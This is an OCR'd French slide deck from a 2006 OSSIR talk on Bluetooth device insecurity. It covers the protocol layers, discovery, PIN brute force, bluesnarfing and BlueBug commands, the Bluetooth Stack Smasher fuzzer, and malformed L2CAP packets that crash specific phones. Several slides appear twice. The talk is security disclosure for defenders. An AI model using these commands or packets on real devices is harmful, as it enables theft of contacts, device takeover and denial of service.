(In)sécurité des périphériques Bluetooth

Enjeux de nouvelles menaces mobiles

Pierre BETOUIN
- Infratech -
OSSIR

11 Juillet 2006

Plan

Introduction (1/3)

En résumé

- Communications sans-fil courtes distances
- Gamme des 2.4 GHz
- 79 canaux - 1 MHz chacun


Spécifications

- Premières versions écrites en 1998 par le SIG (Special Interest Group)
- Spécifications publiques (disponibles sur `http://www.bluetooth.org`)

Introduction (2/3)

- Augmentation des distances (Trifinite : *Long-Snarf-Distance*)
- Bluetooth partout, pour tout...
- Développement / Turn-over / Concurrence / Pression du marché

Aspects "sécurité" peu pris en compte




Introduction (3/3)

* Schéma maître/esclaves
* 7 esclaves peuvent communiquer avec 1 maître

"Réseaux" Bluetooth

- Piconet
- Scatternet



Caractéristiques

Caractéristiques propres d'un équipement :

- Adresse Bluetooth (BT_ADDR)
- Classe du périphérique

Modes de sécurité

- **Mode 1 :** Pas de mécanisme de sécurité
- **Mode 2 :** Sécurité assurée au niveau applicatif
- **Mode 3 :** Sécurité assurée au niveau *liaison de données*

Mode 3 : authentification avant la connexion à un *channel*
Gestion complémentaire de périphériques de confiance
Mécanismes matériels (implémentés dans le *firmware*)

Bluetooth et chiffrement


- Secret partagé : PIN (128 bits)
- Analogie Diffie-Hellman

Authentification - Utilisation de SAFER+

- Génération d'une "clef d'initialisation" K_{init} (algorithme E_{22})
- Génération d'une "clef de lien" K_{ab} (algorithme E_{21})
- Authentification à l'aide de ces éléments

- Attaques passives "théoriques" puissantes...
- Pas (encore) de *proof of concept* public

Présentation des protocoles Bluetooth



HCI : Host Controller Interface

Interface OS/Firmware

Requête d'inquiry

```
# hcidump
HCI sniffer - Bluetooth packet analyzer ver 1.28
device: hci0 snaplen: 1028 filter: 0xffffffff
< HCI Command: Inquiry (0x0001) plen 5
> HCI Event: Command Status (0x0f) plen 4
> HCI Event: Inquiry Result (0x02) plen 15
> HCI Event: Inquiry Result (0x02) plen 15
> HCI Event: Inquiry Complete (0x01) plen 1
```

Nombreuses opérations gérées par le *firmware*


L2CAP : Logical Link Control & Adaptation Protocol (1/2)

- Protocole d'accès au média
- Multiplexage vers couches supérieures
- Abstraction :
  - Ré-assemblement de paquets
  - Fragmentation
- PSM's (*Protocol/Service Multiplexer*) : "Ports" L2CAP

Exemples PSM

Le protocole SDP utilise le PSM 1 tandis que le protocole RFCOMM utilise le PSM 3. D'autres PSM non documentés sont souvent ouverts ! (cf. psm_scan)

L2CAP : Logical Link Control & Adaptation Protocol (2/2)



- **0x000f** : BNEP (Bluetooth Network Encapsulation Protocol)
- **0x0007** : TCS-BIN CORDLESS
- **0x0001** : SDP
- **0x0003** : RFCOMM
- Etc.


SDP : Service Discovery Protocol

- Permet de lister les services accessibles
- Informations complémentaires
- Service "optionnel"

Enregistrement SDP

Service Name : Dial-Up Networking
Service RecHandle : 0x1000f
Service Class ID List :
"Dialup Networking" (0x1103)
Protocol Descriptor List :
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel : 3
Language Base Attr List :
code_ISO639 : 0x454e
encoding : 0x6a
base_offset : 0x100
Profile Descriptor List :
"Dialup Networking" (0x1103)
Version : 0x0100

RFCOMM



- Emulation RS232 sur L2CAP
- 30 ports RFCOMM (cf. rfcomm_scan)
- Protocole très largement utilisé
  - *Handfree audio protocol*
  - Echanges d'objets OBEX
  - Pseudo-shells (commandes AT* notamment)
  - Etc.

OBEX : OBject EXchange

- Fonctionne au dessus de RFCOMM
- Envoi : commande *PUSH*
- Réception : commande *PULL*


Enregistrement SDP

Service Name : OBEX Object Push
Service RecHandle : 0x10000
"OBEX Object Push" (0x1105)
"L2CAP" (0x0100)
"RFCOMM" (0x0003)
Channel : 5
"OBEX" (0x0008)

Détection de périphériques (1/2)

Principe : Identifier tous les périphériques Bluetooth, y compris ceux en mode "masqué".

Méthode : *Bruteforcer* les adresses BT distantes avec des requêtes *inquiry*.




Outils : bluesniff, redfang (support multidongles)

Détection de périphériques (2/2)

FTE ou équivalents :

- Ecoute passive (non détectable)
- Nécessite cependant une communication entre 2 périphériques
- Récupération aisée (mais onéreuse !) des BT_ADDR

Stations évoluées d'écoute Bluetooth (2.4 GHz)



Pairing et Multi-pairing

- PINs par défaut (0000,1111,1234...)
- PINs "d'usine" non modifiables
- Attaques par force brute (4 digits la plupart du temps)
- Problèmes entraînés par le *multi-pairing*

Outil : car-whisperer

Bluesnarfing & Bluesnarfing++

Bluesnarfing :

- Première attaque critique
- Connexion au service OBEX
- Aucune authentification nécessaire
- Récupération des fichiers (contacts, IMEI...)

Le bluesnarfing++ est équivalent mais se connecte au serveur OBEXFtp distant ("navigation" possible).

Attaque Bluesnarf

```
# obexftp -b [HOST] -B 10 -g telecom/pb.vcf
```

Bluesnarfing & Bluesnarfing++

Bluesnarfing :


- Première attaque critique
- Connexion au service OBEX
- Aucune authentification nécessaire
- Récupération des fichiers (contacts, IMEI...)

Le bluesnarfing++ est équivalent mais se connecte au serveur OBEXFtp distant ("navigation" possible).

Attaque Bluesnarf

```
# obexftp -b [HOST] -B 10 -g telecom/pb.vcf
```

BlueBug




- Lourdes conséquences
- Attaque "Simple et rapide"
- Contrôle (quasi) intégral du périphérique
- Nombreux téléphones vulnérables (T610, T68i, 6310...)

Attaque BlueBug

```
# rfcomm bind 0 [HOST] 17
# cu -l /dev/rfcomm0
```

BlueBug



- Lourdes conséquences
- Attaque "Simple et rapide"
- Contrôle (quasi) intégral du périphérique
- Nombreux téléphones vulnérables (T610, T68i, 6310...)

Attaque BlueBug

```
# rfcomm bind 0 [HOST] 17
# cu -l /dev/rfcomm0
```

HeloMoto

Dérivé du BlueBug sur les téléphones Motorola

- Envoi partiel d'un objet OBEX (BlueJacking)
- Ajout dans les périphériques de confiance
- Initiation d'une connexion RFCOMM
- Attaque BlueBug classique

BlueSmack

- Attaque de déni de service
- Utilisation de *pings* L2CAP
- Premiers concepts de BSS

Commande : l2ping

Bluetooth Stack Smasher (1/4)

Idée : Attaquer les implémentations Bluetooth

Hypothèses :

- Implémentations Bluetooth instables
- Souvent "opaques"

Solution : Fuzzing ("blind attack")

- Fuzzing des 11 modes L2CAP (payloads)
- Fuzzing des en-têtes L2CAP
- Fuzzing "intégral"
- Tailles, contenus et fréquences paramétrables
- Fonction "replay"

Contribution d'Ollie Whitehouse depuis la version 0.6

Bluetooth Stack Smasher (2/4)

```
BSS - Bluetooth Stack Smasher - version 0.8

Usage: ./bss [-i iface] [-d delay] [-c] [-v] [-x] [-P0] [-q] [-o]
[-s size] [-m mode] [-p pad_byte] [-M maxcrash_count] <bdaddr>

[-i iface] - Optional output interface
[-d delay] - Optional delay (miliseconds). Default is 500ms
[-c]       - Continue even on errors we would normally exit on
             This overrides -x in most places
[-v]       - Verbose debugging
[-x]       - Exit on potential crashes that also don't respond
             to secondary l2ping's
[-P0]      - Do not perform L2CAP ping (some hosts don't respond
             to such packets
             This overrides -x in most places
[-q]       - Quiet mode - print minimal output
[-o]       - Generate replay_packet.c automatically
```

Bluetooth Stack Smasher (3/4)

```
[-s size]   - L2CAP packet size (bytes)
[-M value]  - Max crash count before exiting (Mode 13)
[-p value]  - Padding value (modes 1-12)
[-m mode]   - Available modes:
              0  ALL MODES LISTED BELOW
              1  L2CAP_COMMAND_REJ
              2  L2CAP_CONN_REQ
              3  L2CAP_CONN_RSP
              4  L2CAP_CONF_REQ
              5  L2CAP_CONF_RSP
              6  L2CAP_DISCONN_REQ
              7  L2CAP_DISCONN_RSP
              8  L2CAP_ECHO_REQ
              9  L2CAP_ECHO_RSP
              10 L2CAP_INFO_REQ
              11 L2CAP_INFO_RSP
              12 L2CAP full header fuzzing [9610 tests]
              13 L2CAP Random Fuzzing (ctrl-c)
```

Bluetooth Stack Smasher (4/4)

Evolutions / Prochaines versions :

- Fuzzing SDP
- Fuzzing RFCOMM
- Reverse & Fuzzing des PSM's non documentés
- Mode automatique : boucle *inquiry*

Fuzzing d'autres protocoles BT bientôt disponibles : de nouvelles vulnérabilités à venir


Justification de la démarche

- OS souvent propriétaires
- Peu (pas) documentés
- Reverse engineering long et fastidieux
- Résultats concluants dès les premiers tests
- Facilités de fuzzing
- L2CAP :
  - Pas d'authentification (pairing)
  - Protocole bas niveau "générique"

Périphériques audités (1/5)

Nokia N70 - DoS de la pile Bluetooth (CAN-2006-0797)

Paquets L2CAP de grandes tailles




DoS sur N70

```
# l2ping -c 3 00:15:A0:XX:XX:XX
Ping: 00:15:A0:XX:XX:XX from 00:20:E0:75:83:DA
0 bytes from 00:15:A0:XX:XX:XX id 0 time 64.18ms
0 bytes from 00:15:A0:XX:XX:XX id 1 time 43.94ms
0 bytes from 00:15:A0:XX:XX:XX id 2 time 37.25ms
3 sent, 3 received, 0% loss

# ./bss -m 12 -s 1000 00:15:A0:XX:XX:XX
(... snip ...)

# l2ping -c 1 00:15:A0:XX:XX:XX
Ping: 00:15:A0:XX:XX:XX from 00:20:E0:75:83:DA
no response from 00:80:37:ZZ:ZZ:ZZ id 0
1 sent, 0 received, 100% loss
```

Périphériques audités (1/5)

Nokia N70 - DoS de la pile Bluetooth (CAN-2006-0797)

Paquets L2CAP de grandes tailles



DoS sur N70

```
# l2ping -c 3 00:15:A0:XX:XX:XX
Ping: 00:15:A0:XX:XX:XX from 00:20:E0:75:83:DA
0 bytes from 00:15:A0:XX:XX:XX id 0 time 64.18ms
0 bytes from 00:15:A0:XX:XX:XX id 1 time 43.94ms
0 bytes from 00:15:A0:XX:XX:XX id 2 time 37.25ms
3 sent, 3 received, 0% loss

# ./bss -m 12 -s 1000 00:15:A0:XX:XX:XX
(... snip ...)

# l2ping -c 1 00:15:A0:XX:XX:XX
Ping: 00:15:A0:XX:XX:XX from 00:20:E0:75:83:DA
no response from 00:80:37:ZZ:ZZ:ZZ id 0
1 sent, 0 received, 100% loss
```

Périphériques audités (2/5)

Nokia N70 - Crash du périphérique (CAN-2006-0797)
Flood de paquets L2CAP malformés

Crash du périphérique

7D AF 00 00 41 41 41

Avec :

- Code field : **0x7D** (1 octet)
- Ident field : **0xAF** (1 octet)
- Length field : **0x0000** (2 octets)
- Padding : **0x41** (3 octets)

Périphériques audités (2/5)

Nokia N70 - Crash du périphérique (CAN-2006-0797)
Flood de paquets L2CAP malformés

Crash du périphérique

7D AF 00 00 41 41 41

Avec :

- Code field : **0x7D** (1 octet)
- Ident field : **0xAF** (1 octet)
- Length field : **0x0000** (2 octets)
- Padding : **0x41** (3 octets)

Périphériques audités (3/5)

Sony/Ericsson - Buffer underrun (CAN-2006-0671)
Reset de l'affichage / Comportement aléatoire

Modèles vulnérables :

- K600i
- V600i
- W800i
- T68i
- D'autres (?)

./reset_display_sonyericsson [HOST]

08 01 01 00

- Code **L2CAP_ECHO_REQ**
- Ident **1**
- Length **1**

Périphériques audités (3/5)

Sony/Ericsson - Buffer underrun (CAN-2006-0671)
Reset de l'affichage / Comportement aléatoire

Modèles vulnérables :

- K600i
- V600i
- W800i
- T68i
- D'autres (?)

./reset_display_sonyericsson [HOST]

08 01 01 00

- Code **L2CAP_ECHO_REQ**
- Ident **1**
- Length **1**

Périphériques audités (4/5)

Vulnérabilités à venir :

- Windows CE (HP iPaq 4700, Dell Axim X50V...)
  Crash pile BT-PPC Version 1.5.0.2600
- Sharp GX 25
  Arrêt du téléphone (il faut parfois même enlever la batterie !)

Périphériques audités (5/5)

Vulnérabilités non remontées :

- Contacts parfois difficiles : déclaration Sony/Ericsson du 10/02/2006
- Temps...

Vulnérabilités matérielles (firmwares), drivers (bientôt...), *appliances*, etc.

Effets de bords : hcidump (Bluez)

Déni de service sur hcidump v1.29 (Bluez)

Secunia Advisory

The **BlueZ hcidump** tool does not do a proper bounds check on the L2CAP HEADER LENGTH field, allowing an attacker cause hcidump to reference an **invalid memory address** that leads to a segment fault. It is not know if this vulnerability is exploitable beyond a denial of service attack. All versions of hcidump are believed to be vulnerable up to an including version 1.29.

Avec plus de moyens...

Avec plus de moyens :

- Plus de périphériques audités
- Exploitations (sûrement) possibles : besoin de matériel adapté
- Attaques Bluetooth type *worm*

Conclusion

- Exploitation avancée probable d'ici moins de 3 ans
- Attaques de très grande ampleur (qui ne possède pas de téléphone ?)
- Expansion type "virus humain" : pas de protection tierce possible (filtrage FAI...)

Liens

Pour plus d'informations :

- MISC Magazine - `http://www.miscmag.com`
- SecuObs - `http://www.secuobs.com`
- Infratech - `http://www.infratech.fr`

Contact :

Pierre BETOUIN
`pierre.betouin@infratech.fr`
`http://securitech.homeunix.org`